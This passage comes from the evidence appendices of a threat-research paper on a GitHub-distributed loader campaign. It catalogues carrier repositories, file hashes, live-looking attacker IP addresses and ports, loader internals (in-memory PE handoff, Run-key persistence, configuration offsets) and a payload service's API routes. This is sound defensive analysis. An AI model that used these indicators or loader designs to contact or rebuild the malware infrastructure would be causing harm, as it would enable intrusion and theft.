32b577f5a1c356d3b0259e660743a442cad1e80a4532133f3f406c492892aaae
```

The two hitechcloud-vietnam files are each 22,236 bytes:

```
5ea250db3dbfd4fd902b3b3431767720aea560510a51d2686a9f513e212ac65d
```

Five embedded wrappers are each 1,142,725 bytes:

```
f6b3e69758b54b04848137dc3b112f0f228268014e734b881cdab2c7c7b86129
```

The CRLF wrapper from kurelas is 1,143,257 bytes:

```
0c9bc08fd70ea36a11ca3aa2a590da141d2edf0f588b446ed2b4230c40c6ae62
```

Earlier specimens remain in [discovery/carrier-comparison/](#), [stage-chain/stage3-extraction/](#) and [stage-chain/delivery-architecture/](#). The reused [comparison.json](#) describes the earlier fourteen-file comparison. The [delivery-identities.json](#) and its [verify_delivery_architecture.py](#) establish the six embedded wrappers' common native PE and line-ending relationship. New census records do not duplicate these specimen uploads.

C02. Application activation and surrounding source

The original [xscape-repo.zip](#) is reused from [discovery/xscape-repository/](#). Its [repo/xscape/__init__.py](#) imports the client, and [repo/xscape/client.py](#) imports `fs` and calls `fs.run_sync()` at module scope. The complete archive retains the documentation, examples, tests and packaging that surround that path.

New archive folder: [distribution/carrier-activation/](#).

[gunkonchi_xscape_client.diff](#) is the exact recorded change between the paired retained client files. Equivalent before/after files and diffs for [hkqr](#), [letorig](#) and [nahrek](#) are included. The [README.md](#) identifies the source revisions' interpretation and the malformed import and missing import in the two hkqr snapshots. This bundle contains source evidence; the files are not run as part of verification.

C03. Carrier activity and delivery windows

[payload_commit_dates_20261017.tsv](#) records the first and last commit timestamps returned for 22 queried payload paths. [carriers_22.txt](#) identifies the queried population. Both are in the census bundle's [history/](#) directory with the original collection note.

The TSV contains `NONE` for three stale paths. The actual files are [tomateo1reg/.../utils/video_io.py](#), [unknown-person00lie/.../utils/validator.py](#) and [uwctcijnwllk/.../burp_web3_decoder.py](#), as recorded by C01. A first-path commit is not

automatically the first malicious commit. A latest-path commit is not a last successful download. Section 5 uses these timestamps only as repository-history observations.

C04. Star history and fork observations

Archive folder: [distribution/carrier-promotion/.star-history-20261016.json](#) contains 2,916 rows across twelve named repository series. Its size is 342,067 bytes and its SHA-256 is:

```
2738e6140ae5fc1e850b887f2faadd451ff49a9df0018e716adc73388e6fd554
```

The native chart in Section 5 selects six carrier series. It uses the original dates and counts, without filling the interval before each first observation. The full JSON also includes a separate Sora comparison repository; its presence in the dataset does not add it to the Hermes census. The original single- and multi-series chart images accompany the data.

[results.txt](#), [infected_forks_final.txt](#), and [sweep.sh](#) preserve the earlier exact-blob fork search. Nine successful parent-path lookups account for 1,237 enumerated forks and five matches; two other lookups used stale payload paths. The match list identifies

[Felixkw12/my-free-code](#), [Kelvin-nwak/KawaiiGPT](#), [SyxonQ-Dev/my-free-code](#), [komvalut/my-free-code](#) and [thomashwang247/walletool](#). These are historical file-match observations, without an inference about owner knowledge or execution.

The later [fork-queue.txt](#) contains 1,531 distinct owner names. Its paired completion list and crawl log are preserved as a local-state snapshot copied on 2026-10-23. The log includes exclusions, unavailable accounts and retry conditions. The queue count does not establish that every account was scanned or that every fork carried malware.

C05. Republication and excluded candidates

The promotion bundle's [pages/](#) directory contains the unmodified HTML captures.

[sourcepulse_unknown-person00lie_KawaiiGPT_20261017T041747Z.html](#) names the verified carrier, shows 348 stars and reproduces its clone/install/run block. This is the direct carrier-specific republication evidence in Section 5.

[csdn_gitblog_00576_148781274_20261017T052423Z.html](#) and the account listing preserve the generic Spyder-osint article and its publishing context. Publication metadata claims [2025-06-20T09:00:03+08:00](#), or [2025-06-20T01:00:03Z](#); modification metadata claims [2025-07-13T14:11:18+08:00](#), or [2025-07-13T06:11:18Z](#). These are page-declared dates. The article contains no GitHub destination. The later visible recommendation timestamp cannot replace its publication field.

Five additional aggregator captures retain the candidate comparisons. The two Sora pages name [uqogihujomuwhiff/sora2-watermark-cleaner-pro](#) and [tnbeznlacut/sora2-watermark-deleter-windows-macos](#), for which no loader specimen was recovered. The [MarCmcabri1982/KawaiiGPT](#) installation block points to another project's upstream; the [FrankDavis236869/spyder-osint](#) page supplies a lure name without a matching specimen. None enters the verified carrier population. The preserved candidate API check is a historical response record, with the tested repositories and date retained.

C06. Hunting records and reproducibility

The census bundle contains eight pivot summaries and their full compressed JSON reports, the exact query index and the driver log. [code-search-index-coverage.psv](#) records repository-

wide indexed-Python counts. [hash_sweep_embedded.json](#) preserves the separate embedded-pattern hunt. The summaries total 156,279 scanned observations, 2,282,764 skipped entries, six malicious flags and one suspicious result. The totals are not deduplicated across passes.

The [README.md](#) supplies an offline recount command using [verify_carrier_distribution.py](#). That script also checks the October 23 response identities, commit-pinned Git blobs and the two embedded PE literals. It reads Python source as syntax and data, without importing or evaluating it.

Archive folder: [tooling/erinyes-carrier-study/erinyes-d07c8b88.tar.gz](#) is the complete tracked source export at revision:

```
d07c8b88a1f39576197cbd79eb868a2ddaa91c1b
```

It includes the module files, license, CLI and GitHub transport, scanner/scorer, signatures and tests. Uncommitted local signatures and account lists are outside this export. Its historical signature descriptions contain interpretation that the paper does not adopt; the executable patterns, thresholds and scoring behavior support Section 5.8. The bundle's [README.md](#) identifies the relevant files and an offline local-file scan command.

C07. Commit-pinned follow-up collection

Archive folder: [distribution/carrier-followup-20261023/collection.json](#) records public GitHub request URLs, UTC acquisition times, statuses and SHA-256 values. Repository metadata, commit records, recursive trees, raw response bodies and headers are retained. The collection ran on 2026-10-23; it establishes neither October 20 availability nor a refresh of the other 22 repositories.

The two recovered sources are byte-identical to the already archived [f6b3e697](#) wrapper, so the publication bundle reuses those bytes through [gunkonchi_xscrape_fs_embedded.py](#). Each new repository's tree records Git blob [dba5dfbb548ef7a0eece9803386da74d621413ef](#), independently binding that source to its pinned revision. The [README.md](#) maps the retained request filenames to the earlier artifact and gives the two source URLs.

Freshly collected sources. Both repository API records report `fork: false`; both loaders recover the 843,776-byte Stage 4 PE [b7cb7663](#).

Repository and path	Pinned commit
gichirimaku/wp2shell-PoC, exp.py	451414d8b80e2e2f48579dfe9b57ec583e0044a1
Dropnation/contract-fuzzer, src/solfuzz/cl.py	43a8c455842adf2237672637ca66b644cf886bc3

Dropnation's separate [system_info.py](#) is 3,366 bytes and contains the diagnostic-function launch described in Section 5.2:

```
400947fa7b4e74dbf4f761ecd91de2107275304809fb3b46e21a3821a3ed5579
```

The [mushigaite](#) repository API returned 404 at [2026-10-23T08:29:20Z](#); its raw [HEAD/src/fs.py](#) request also returned 404 at [08:30:03Z](#). [mushigaite-raw-head-check.json](#) and the paired response bodies and headers preserve those results. A 404 does not distinguish deletion, renaming and access restrictions. The three additional parent names reported in earlier notes, [manpisetu/wp2shell](#), [asokurasu/text-humanizer](#) and [gotoanto/text-humanizer](#), remain unverified historical leads because their claimed fork-parent records and loader bytes were not recovered in this review.

Archive access

The category folders are [distribution/](#) and [tooling/](#). Earlier source bytes retain their Section 2 or Section 4 public paths and artifact identities. Each bundle includes a [MANIFEST.json](#) with file sizes and complete digests. All selected files and reused artifacts have verified permanent archive links. The local upload-batch wrapper is omitted from public paths.

Development archive status

All files under [development/toolchain-comparison/](#) and [development/release-timing/](#) have verified permanent archive links. Earlier samples, source files and comparisons retain their original archive paths and verified links.

C08. Carrier revision objects and publication clocks

The [timing_guide](#), [input_index](#), [offline_inspector](#) and [timing_report](#) connect selected Git objects to retained GitHub PushEvents. The [object_record](#) contains the additional commit and path-tree objects needed for the selected dates. The five October 9 histories reuse the earlier [historical-source_chronology](#). Source provenance records identify the original Git archive identities and the retained response locations.

The five unchanged event responses preserve event IDs, repository identifiers, head/before object IDs and [created_at](#) fields. ANSI terminal color sequences are retained in the originals and removed only for parsing. These captures cover the October 3, 9, 11 and 15 waves; they do not supply an October 17 push-event series. Author/committer dates and time-zone offsets remain in the Git objects. The report presents normalized UTC values alongside their original fields.

The common October 3 source reuses the [working_mapper_carrier](#); the October 15 source reuses the [embedded_wrapper](#). The intervening [October 11 wrapper](#), 24,855 bytes, has SHA-256:

```
60c5c203da3088eae0c0e76d9d638d15bd9670149ba0bcb22012dc25a3a19e7d
```

Commit-to-tree-to-blob checks bind those bytes to the selected paths. The earlier October 9 chronology binds the identical readable client to five separate commits. Its payload selector remains an unresolved response identity, not a substitute for a retained native executable's digest. The [gunkonchi_diff](#), [hkqr_diff](#) and [complete_hkqr_successor](#) reuse the activation archive. They distinguish a caller that adds [import subprocess](#) from a successor with an unresolved [subprocess](#) name. Diff-header filesystem times are not substituted for commit or push times. The earlier [delivery_identity_report](#) and the fresh I04 byte comparison preserve the one-byte Stage 4 configuration difference.

Reach archive status

All files under [distribution/reach-and-impact/](#) have verified permanent archive links. Earlier carrier, collection and experiment packages, including the module-analysis guide, retain their original paths and verified links.

C09. Repository populations and engagement measurements

The [guide](#), [input index](#), [inspector](#) and [report](#) document 34 hash-pinned inputs: 31 earlier archive copies, the [later report excerpts](#) and two unchanged cached sources. The inspector reads specimens as data and imports only the pinned analyst decoder.

The October 17 population and [October 23 follow-up](#) name 24 repositories. The 75 other names in the later reports give the selected 99-name union. Four of the five earlier fork-match names remain outside this union. Each population retains its own dates and provenance.

Of the later rows, 58 have exact hashes already represented by retained sources. Seventeen name the [CRLF wrapper](#), 22,278 bytes. Replacing its 42 CRLF pairs with LF reproduces the existing 22,236-byte Host B wrapper. One names the [additional mapper wrapper](#), 26,322 bytes; static decoding yields 10,914 bytes with the Host A mapper route. Their full SHA-256 values are:

```
CRLF wrapper :
64dde361604bf9d0381281b1958d674b23b52a6d98b60376d26ea46c2c6ac6ac
Additional mapper wrapper:
389c3e3d24ab3afc8cf018eb1402dcd25cf3d0ed8b699468e443a81c8aaf41c8
```

The [provenance](#) records cache paths, Git-blob identities and report associations. Cache metadata does not date server acquisition; later repository/path bindings lack independent commit/tree responses. Exact selected lines, report hashes and field locations support a recount. Regenerating the selection requires the 44 originals held outside this public subset.

The report keeps the star, fork, queue and API populations separate. Its 38,282 bytes have SHA-256:

```
9b09a60675f0b040d0242851e23694708bd595be608bc654b90f8d0f9bbded43
```

C10. Availability, activation and amplification records

The untimestamped [Host A](#) and [Host B](#) frames preserve failed and successful connection checks. The [extraction package](#) contains the working carrier, mapper, SMAP response, tools and native identities.

The [activation package](#) retains callers and diffs; the [follow-up](#) preserves two recovered commit-pinned sources and the unresolved candidate's 404 responses. The [promotion package](#) contains the SourcePulse instructions and CSDN article. These observations do not establish a continuous exposure interval.

Appendix E. Infrastructure reference

Archive status

The Section 13 archive has four public folders: [infrastructure/host-observations/](#), [infrastructure/network-history/](#), [infrastructure/rdp-observations/](#) and the additive [infrastructure/relationship-hypotheses/](#) supplement. All files in these folders have verified permanent links. All reused artifacts, including [mod_client-recovery_1.1.4.bin](#) from Section 11, retain verified original links. The local section wrapper is omitted from public paths.

E01. Distribution addresses and evidence boundary

The [host register](#), [source and acquisition map](#) and [reading guide](#) distinguish five historical address labels. A and B have carrier/configuration linkage. C, D and E have retained service banners, with additional historical endpoint observations for C. No exact carrier or recovered-payload bridge for those three addresses was found in the bounded current-source search.

Label	Address	Retained source role
A	172.239.96.53	Original loader destination on 8765; cached auxiliary-service history
B	85.121.179.7	Collected mapper on 8765, PE API on 8000 and recovered package
C	156.226.182.52	Cached cursor-token-sync/1.0 Python/3.12.3 on 18765
D	156.239.227.249	Cached xinan-sync/1.0 Python/3.12.3 on 80
E	129.121.84.20	Cached health-sync/1.0 Python/3.12.3 on 8766

The original [decoded loader](#), [working carrier](#), [mapper](#), [SMAP response](#), [PE API schema](#) and [loader corpus](#) retain their earlier identities. Relevant service timestamps are preserved inside the original provider JSON. The October 19 C endpoint tests are historical notes rather than a complete retained HTTP transaction set. A negative literal-address search cannot rule out a different encoding, uncollected carrier or former service. Labels A-E therefore remain navigation labels, not five confirmed customers.

E02. Downstream service register

The [register](#) keeps twenty distinct downstream addresses with the source and limit for each classification. The title-search input covers ten panel-associated addresses. The reference panel has separate direct evidence. The edge record and historical service notes are classified separately from panel evidence.

Address	Strongest retained classification
194.102.104.223	Reference panel and artifact-linked command/payload services
31.76.100.248	Cached Hermes panel shell
45.141.21.176	Cached panel and retained direct frontend capture
151.80.21.177	Cached panel and retained direct frontend capture

Address	Strongest retained classification
109.238.87.120	Cached panel and retained direct frontend capture
152.232.133.14	Cached panel and module catalog
85.239.149.84	Cached panel and retained direct module catalog
204.13.238.50	Cached panel and retained direct endpoint transcript
216.158.95.183	Cached panel and retained direct frontend capture
64.89.160.242	Cached Hermes panel shell
194.59.31.200	Cached panel and retained direct frontend capture
192.109.139.94	Retained response reports edge mode and panel-link status
91.92.243.7	Specific service results in historical probe notes
107.149.8.243	Specific service results in historical probe notes
109.238.87.241	Specific service results in historical probe notes
45.95.99.195	Generic-response candidate
45.131.214.148	Generic-response candidate
45.142.182.137	Generic-response candidate
158.94.211.124	Generic-response candidate; separate browser-data page history
192.109.139.89	Generic-response candidate

The reference [configuration record](#), [LOLD review](#) and [client review](#) assign payload and loader commands to 8093, client signaling to 8080, recovery reports to 8787 and the operator panel to 8700. These existing artifacts are reused. Cached RDP and MariaDB observations are auxiliary services, not established process dependencies.

The edge response at 2026-10-19T09:27:06Z reports `stream.mode=edge`, `panelOnline=true` and version `panel-20261019-012431`. Similar schemas were recorded on four ports. The original notes' conclusions about one binary and a necessarily remote upstream are stronger than the retained responses support. The current account preserves the values and leaves process placement and upstream address unresolved. The report-output path comes from a separate historical empty submission; present verification does not repeat that write.

For [158.94.211.124](#), fifteen cached browser-data page observations reduce to two bodies over ten days. Their endpoint and collection-field overlap supports the possible recovery-receiver relationship detailed in E07. They establish the saved interface content and times, not victim data, source-code lineage or a migration. The archive guide identifies historical analytical notes explicitly so their older hypotheses cannot be mistaken for independently verified responses.

E03. Frontend, catalog and configuration comparisons

The [acquisition map](#) preserves five JavaScript capture origins and three HTML origins, each with original length and complete SHA-256. Their per-host notes date collection to 2026-10-19. No independent per-request timestamp or response-header receipt accompanies the recovered temporary asset files. Original copies were compared before canonicalizing identical publication bytes.

All five JavaScript captures are 299,696 bytes:

```
3f242aed28cc344a688b7039e49e28cc467933081886042d0b2b22d80e85c6c3
```

The three root bodies are 687 bytes:

```
1fa45e57a78db6f93e4114f4efd8092a2c657929fdd47247f02fc1cc3d58c42c
```

Eight original catalogs reduce to two bodies, both reused from the earlier platform archive. Seven match the [later catalog](#), SHA-256 `26460b765b8aaa85ad6b05d16a8a198474991322eba689a707e3ef63dddfbfaa`. The `152.232.133.14` capture matches the [earlier catalog](#), SHA-256 `cbbb63bed24cc8ee4641176fb099cc24482de2bbd5a10c07c915c50b52de2f81`. The advertised identities match fifteen retained module builds; that comparison does not imply fifteen downloads from every catalog host.

The [offline report](#) distinguishes acquisition labels, materialized public files, actual body equality and referenced asset filenames. Its panel-shape predicate requires the exact title and both script/CSS path shapes. The declared `publicFrontendURL` pointing to `109.238.87.128:8700` remains a configuration reference, with no independently verified destination deployment in this register.

E04. RDP observations and original images

The [RDP guide](#) and [record-to-image map](#) join seven retained images to their original provider JSON record indexes and service timestamps. The saved filenames originally end in `.png`; their bytes are JPEG. The publication aliases preserve those bytes with `.jpg` names.

Image	Original observations	Identity
Login image A	<code>109.238.87.120</code> , October 2, 4, 15 and 17	62,394 bytes; 1024 by 800
Login image B	<code>152.232.133.14</code> , September 27 and October 9; <code>194.59.31.200</code> , October 6	62,118 bytes; 1024 by 800

Image A SHA-256:

```
00aeb28f1d4a2a62f891a3d0d4da792c35b20d3bd27d0def54059bdac175b874
```

Image B SHA-256:

```
ce0e17782b28627edccfa1b736f04514a7b734d00ff9d04f7ac1f8e35e9cb836
```

Every decoded provider screenshot matches its saved original. The body figure uses the October 17 record for image A; its viewport is declared in the manuscript, with the complete image preserved here. Identical stock login pixels do not prove one desktop instance, common administrative control or an operator’s location. Cached product/build labels remain provider observations at their recorded dates.

E05. Routing, domain registration, certificates and history

The [network-history guide](#), [input index](#) and [verification report](#) cover the original RDAP, BGP, certificate, passive-DNS and Wayback files. Empty results are retained as results of their particular queries. Error responses, where present, are identified separately from successful negative results.

Subject	Retained record	Interpretation
bzcall.online	28 Wayback records, 2023-08-25 to 2025-03-17; RDAP registration 2026-09-17	Earlier content and later registration history
bzcall.online	Two certificate validity starts, September 17 and 19	Certificate intervals, not acquisition or deployment times
webseo.digital	September 3 expiry; October 11 certificate validity start; October 18 inactive/redemption state	Distinct dated observations retained together
ixing.store	Certificate contains claw.ixing.store and craw.ixing.store	Two names in the same retained certificate
eu1-cdn.net	Empty retained certificate-query response	No entries returned by that query

The BGP records have query time 2026-10-17T16:00:00 and provider response times around 2026-10-18T02:06:00. Domain RDAP database-update fields likewise fall on October 18. These primary fields supersede the earlier overview's inconsistent collection window. IP allocation, BGP origin, reverse DNS and domain registration are separate record types.

The [network inspector](#) verifies pinned input bytes, parses the dated records, decodes the four retained DER certificates and checks their SHA-256 values. OpenSSL independently reads their validity intervals and SANs, which must agree with the stored metadata. Certificate validity is not an observed handshake; the inspector makes no network requests.

E06. Search dispositions and offline reproduction

The [host input index](#) pins the title searches, feed response, selected host histories, recovered assets and catalogs. The [inspector](#) reproduces their counts and comparisons using Python's standard library. It rejects modified inputs and tests its panel predicate with one retained positive and four negative controls. A title alone, a generic 404 and either missing asset class fail the predicate.

Input or exclusion	Retained scope
Principal title query	15 service records; 14 addresses; ten panel-shaped addresses
ThreatFox query	32 records; sixteen addresses, including the reference host
Older Basic-realm query	Nine service records on eight addresses
Provider sweep	116 reported matches; 100 retained records, all on 8080
Broad Python queries	2,731 and 93,227 reported matches; 100 retained from each
Different title-matched interfaces	Hostel UI, Hermes v2 application, personal assistant; Lobster relationship unresolved
Feed exclusions	ScreenConnect at 163.5.210.203 ; Overlord at 172.245.25.133 ; stdlib service at 217.217.97.60
Banner counterexample	Xueban student application at 106.52.30.226:8080

The excluded feed service observations predate the feed's October 17 submission. They leave those addresses unconfirmed for this family; they do not prove that a different service never ran at another time or port. The original Xueban result strings were recovered unchanged from the historical collection record. They retain the 833-byte root, 58-byte catch-all responses and head-

limited JavaScript excerpts. Probe scripts are historical context, not commands to run against the endpoint.

From a directory containing the public [infrastructure/](#) hierarchy and the reused files listed in the source map:

```
python3 infrastructure/host-observations/inspect_infrastructure.py \  
  --archive-root . \  
  --input-index infrastructure/host-observations/input-index.json \  
  --output /tmp/infrastructure-review.json  
  
python3 infrastructure/network-history/inspect_network_history.py \  
  --archive-root . \  
  --input-index infrastructure/network-history/input-index.json \  
  --output /tmp/network-history-review.json
```

Use new output paths. Both commands read archived data only and reproduce their archived reports. The second also requires the local [openssl](#) executable and reuses an earlier three-byte empty JSON array. That reuse preserves identical bytes without implying a relationship between the original queries. Neither command reproduces historical network transactions, establishes present availability or infers a population beyond the retained records. The guides map every required reused file to its existing public location.

E07. Unresolved interface relationships

The additive [relationship guide](#), [pinned input index](#), [inspection report](#) and [extraction record](#) preserve two hypotheses. The supplement supersedes the earlier categorical title-collision description while retaining all earlier archive bytes. Lobster remains outside the confirmed RAT-panel count.

The [Lobster HTML](#) and [provider history](#) establish an offensive-agent administration interface and cached pages from July onward. Provider keys, model switching and session controls are implemented in that frontend. A vendor-private-tooling role or earlier related implementation is plausible, but no retained customer token, upstream request, backend binary or source identity establishes either relationship. The old public [exclusions/](#) folder label does not resolve that question.

The [early browser-data HTML](#) and [later HTML](#) are exact 6,374-byte and 6,981-byte UTF-8 bodies from [provider records](#). They have seven and eight summary cards respectively. Both reference [/api/client/report](#) and [/api/client/screenshots](#); the [recovery DLL](#) contains those strings at file offsets 3,285,015 and 3,285,034. The [native HTTP request](#) independently records POST to the report path on port 8787. These compatible paths leave the receiver implementation and report-to-summary transformation unresolved.

The unchanged [Lobster image](#), [early offline render](#) and [later interface image](#) retain their original bytes. Their dates must not be inferred from provider timestamps. No returned victim data or receiver binary accompanies the browser-data pages. The root-response change between September 19 and September 21 establishes neither a replacement product nor a migration.

The standard-library [inspector](#) verifies ten input identities, original-body joins, native path offsets and all three PNG headers without executing a page or specimen:

```
python3 infrastructure/relationship-hypotheses/inspect_retained_interfaces.py \
--archive-root . \
--input-index infrastructure/relationship-hypotheses/input-index.json \
--output /tmp/retained-interface-review.json
```

The guide identifies the five reused inputs needed beside the new supplement. Its output reproduces the archived report exactly.

Security archive status

All files under [infrastructure/security-assessment/](#) have verified permanent archive links. Earlier artifacts retain their original paths and verified links.

E08. Retained request outcomes and offline verification

The [infrastructure/security-assessment/](#) package preserves the October 19 response transcripts, collection-method records and a portable reading guide. Its [input index](#) maps retained inputs to public locations. The [offline inspector](#) pins their hashes; its [report](#) recounts recorded requests and compares the smaller eight-host matrix. It neither contacts infrastructure nor replays the historical probe code.

The [reference transcript](#) has 104 request rows: 81 [401](#), eleven [404](#), eight [405](#), three [200](#) and one [502](#). Its historical summary's count of 85 [401](#) responses is incorrect. The [second](#)

[transcript](#) has 74 rows: 46 [401](#), fifteen [404](#), eight [405](#), three [200](#) and two [502](#). These are different samples of method/path pairs. Truncated body prefixes in the logs remain truncated; the package does not synthesize missing response bytes.

The eight [out_*.txt](#) records describe eight distinct addresses, including both larger-sweep addresses. Six selected administrative GETs returned [401](#) on each. Seven returned the module catalog and [204.13.238.50](#) returned [404](#). The latter file is reused from Section 13. This matrix is not eight additional hosts and does not establish a universal product default.

The guide records the historical method: unauthenticated reads and empty-body requests with placeholder IDs and a dummy CSRF header. Original collection scripts are retained as inert historical source, not reproduction commands. The dated collection notes identify the assessed addresses; log lines without individual timestamps do not acquire new timestamps from filesystem modification times.

E09. Services, edge telemetry and payload boundaries

The [edge observation](#) is the unchanged Section 13 record. Its [2026-10-19T09:27:06Z](#) health body reports edge mode, one client, one publisher, panel-link status and loader counters. The notes' claims about a single process, a necessarily remote panel and continuous victim activity are stronger than the body alone supports. Section 15 uses the retained field values.

Earlier [host register](#), [configuration record](#) and client/loader evidence remain in their original bundles. The reference manifest's [HTTP headers](#) and [v3 headers](#) retain the October 17 response dates, content types and payload identifiers. These are successful payload responses, not proof of administrative access.

The service map distinguishes browser sessions, device/client state, configured payload-access material and internal service credentials. Plain HTTP describes the captured reference transport. The reused [provider record](#) contains six MariaDB observations at zero-based [data](#) indexes 8, 9, 13, 15, 17 and 18, spanning October 9-20. Each records port 3306 and error 1130. These establish remote reachability and host rejection, not the bind configuration, complete grant rules or a particular backend dependency.

E10. Catalog and native-artifact linkage

The [initial catalog](#), [later catalog](#), [module review](#) and [clipboard DLL](#) retain their earlier archive identities. The module archive contains the fifteen distinct builds discussed in Section 11; they are not uploaded again for this section. The catalog comparison verifies names, versions, byte counts and full digests independently of the historical claim that collection required no credentials.

The clipboard example is 327,168 bytes and has SHA-256:

```
82a77d265a0b1927beb70d55ca13896187b87950f12d44bb852aeac7acaf61a9
```

The [October 16 collection record](#) describes the initial seven downloads as unauthenticated and hash-verified. It is a historical analysis note, not a saved full HTTP transaction for each binary. Its older ABI, build-environment and capability interpretations are superseded by Section 11's connected native analysis. The note's collection claim and the retained file identities are separate evidence layers.

E11. Frontend controls, historical claims and unresolved checks

The [frontend source map](#) and [inspection report](#) reuse Section 14's checked call sites. They cover cookie inclusion, CSRF-header policy, permissions, route assignments and the terminal/viewer distinction. Frontend API help text is not treated as independently verified backend token policy.

The [security architecture note](#) and [error inventory](#) preserve the older assessment. Their claims about login throttling, session-cookie flags, Origin behavior and successful WebSocket upgrades are explicitly historical. The selected record set does not contain complete original transactions sufficient to repeat all of those conclusions offline. No valid operator session, valid guest-link exercise, command-authorized unauthenticated viewer or database compromise was demonstrated by the retained material.

The source search also recovered [chunk_112.js](#) from the historical collection workspace. Its 388,928 bytes contain webpack chunk ID 112 and the embedded license filename expected by the Section 14 runtime. SHA-256:

```
25220c75059978095af3831b2a17987d4678a9ec64783ffa0030ba5fdb9b9d79
```

This closes the retained-code gap previously reported for that shared dependency. It does not add a production response or a new rendered Stats/System Health view. The [source supplement](#) records the alias and relationship to the original capture set; existing Section 14 archive bytes and the earlier inspector's inputs remain unchanged.

The archive's [guide](#) distinguishes original responses, historical interpretations and new verification output. All selected files and reused artifacts have verified permanent archive links.

Appendix F. PyMapper OpenAPI schema

F01. Retained schema and interface boundary

[openapi-opb.json](#) preserves the 5,596-byte schema retained as [openapi_opB.json](#). It declares OpenAPI 3.1.0, title [PyMapper Server](#), and service version [0.4.0](#). Its complete SHA-256 is:

```
969f2b7391fab265694fb3b1d0a1fdb97ab5ae58b8e40c8f4db2475073a75a31
```

Method	Declared route	Declared operation
GET	/pe/inbox	List inbox contents.
POST	/pe/inbox/import	Import a named inbox item; name query argument required.
POST	/pe/upload	Accept a multipart file.
GET	/pe/{pe_id}/meta	Return PE metadata.
GET	/pe/{pe_id}/analyze	Return analysis; pdata_limit defaults to 2,000, maximum 20,000.
GET	/pe/hash/{sha256}	Select a payload by hash path.
GET	/pe/{pe_id}/payload	Return the selected payload.
DELETE	/pe/{pe_id}	Delete the selected PE.
GET	/health	Return a health object.

The schema's descriptive text claims HMAC-signed requests for [/pe/*](#). It defines no [securitySchemes](#) and supplies no [/api/v1/sync](#) or [/api/v1/dep](#) operation. Its payload responses use broad JSON schema declarations, which do not specify the SMAP binary layout or verify the actual response media type. The complete artifact preserves these declarations without treating them as tested enforcement.

The retained [manual_mapper_B.py](#) instead implements bearer-authenticated sync and dependency requests. The signed client discussed in Section 6 supplies the separate [/pe/hash/](#) implementation. The schema is evidence of the service's advertised API surface; it does not establish that both clients used one response format. The record is a retained capture, not a new availability check.

Appendix G. Configuration and protocol reference

The delivery records below support Section 4. R01 through R05 identify the underlying files, their roles, and the fields used in the architecture figures. New artifacts are grouped under [stage-chain/delivery-architecture/](#); files already staged with Section 2 retain their original archive paths. SHA-256 values identify complete files.

R01. Mapper route and SMAP package

Reused archive folder: [stage-chain/stage3-extraction/](#).

[hitechcloud-vietnam_cve-2026-41940-PoC_exp.py](#), 22,236 bytes, supplies the working branch's embedded configuration. Its decoded payload key recovers the saved [smap_B.bin](#), a version-5 x64 package with `is_dll=False`. The package contains an image, metadata, a raw executable, and three runtime DLLs. [manual_mapper_B.py](#), 31,207 bytes, is the preserved mapper implementation.

Carrier SHA-256:

```
5ea250db3dbfd4fd902b3b3431767720aea560510a51d2686a9f513e212ac65d
```

SMAP SHA-256:

```
e30a161207e18275eb08266388849da6415228373ee7d0255f564a2c3932979b
```

The mapper's `map_from_server` fetches the package and supplies a dependency-fetch callback. `map_image`, lines 793 through 799, selects materialization and process creation for this executable. `_materialize_pe`, lines 562 through 584, writes the raw file; `_stage_crt` prepares its runtime DLLs. These source paths establish the selected launch logic.

[proliv4.exe](#), 5,168,929 bytes, is the extracted raw executable. Its package dependencies are retained in the same bundle: [dep_00_msvcp140.dll](#), [dep_01_vcruntime140.dll](#), and [dep_02_vcruntime140_1.dll](#). The bundle's [README.md](#) describes static reproduction with the included decoding and unpacking tools.

Stage 3 SHA-256:

```
c182378245e93ac27ba47f0170373b05b6715be9117ceb142552df38233fae7c
```

R02. Embedded carriers and literal extraction

New archive folder: [stage-chain/delivery-architecture/](#). The [README.md](#) supplies an offline reproduction command. [verify_delivery_architecture.py](#) reads Python syntax as data and decodes only the `ENCODED_PE` string literal. It also compares both Stage 4 files, reads selected PE configuration fields, and checks the four-slot reconstruction against Stage 5. [delivery-identities.json](#) records the checked inputs and results.

Embedded carrier source files.

Preserved Python file	Bytes
caxete_crypto-tax-calculator__report_embedded.py	1,142,725
gunkonchi_xscrape__fs_embedded.py	1,142,725
hkqr_my-free-code__point_embedded_v2.py	1,142,725
kurelas_text-humanizer__humanizer_embedded.py	1,143,257
letorig_video-generator-client__seedance_embedded_v2.py	1,142,725
nahrek_polyledger__polyledger_embedded.py	1,142,725

Five complete wrappers share this SHA-256:

```
f6b3e69758b54b04848137dc3b112f0f228268014e734b881cdab2c7c7b86129
```

The [kurelas](#) wrapper uses 532 CRLF line endings in place of LF. Its source text is otherwise identical. Its complete retained bytes have SHA-256:

```
0c9bc08fd70ea36a11ca3aa2a590da141d2edf0f588b446ed2b4230c40c6ae62
```

All six recover [embedded-stage4.bin](#), 843,776 bytes:

```
b7cb766340cf4da00d990bf1dce5274c6f0fa56bde415ab525af9e4136c225bd
```

In the common wrapper, [run_pe_windows](#), lines 265 through 372, implements the in-process PE handoff. [_ensure_autostart](#), lines 463 through 469, copies the script and writes its Run registration. [main](#), lines 481 through 522, selects the normal parent and `--_child` flows. Carrier labels follow the retained source copies; these records do not establish present repository state or an immutable source commit for every file.

R03. Stage 3 handoff and LOLD configuration

Reused archive folder: [stage-chain/stage3-extraction/](#). [extraction.json](#) records the container at raw offset `0x38974C`, its 385,131-byte extent, ten authenticated records, and the reconstructed Stage 4 identity. [configuration.json](#) records the recovered LOLD strings and their offsets. The resulting [stage4-pe.bin](#) is 843,776 bytes:

```
e44cec7d36a74112b93e7dfd301601818800415d0b4bb4ab884fd9825f818703
```

LOLD configuration fields.

LOLD field	Raw file offset	Value in both files, except where specified
Configuration marker	<code>0xCC200</code>	<code>LOLD_CFG_V1</code>
Delivery origin	<code>0xCC210</code>	<code>http://194.102.104[.]223:8093</code>
Payload identifier	<code>0xCC434</code>	<code>p_ddafdf3846ca91f112</code>
Payload filename	<code>0xCC5B4</code>	<code>bld__-2ErC1l2gc2ku7PV4VIH4kw.exe</code>
Persistence flags	<code>0xCD1A0</code>	Mapper route <code>0x1F</code> ; embedded route <code>0x1E</code>

The flags occupy `.loldcfg + 0xFA0`, RVA `0xD2FA0`. Bit 0 controls the native master persistence selection. The new bundle's [handoff-evidence.md](#) identifies the source functions and disassembly addresses behind the process and flag interpretations. The one-byte file comparison is reproduced independently by the identity verifier; its result does not assign release dates or version numbers.

R04. Manifest, slots, and client configuration

Reused archive folder: `stage-chain/stage5-reconstruction/`.
`manifest.body`, 1,201 bytes, is the retained v3 response for `p_ddafdf3846ca91f112`.
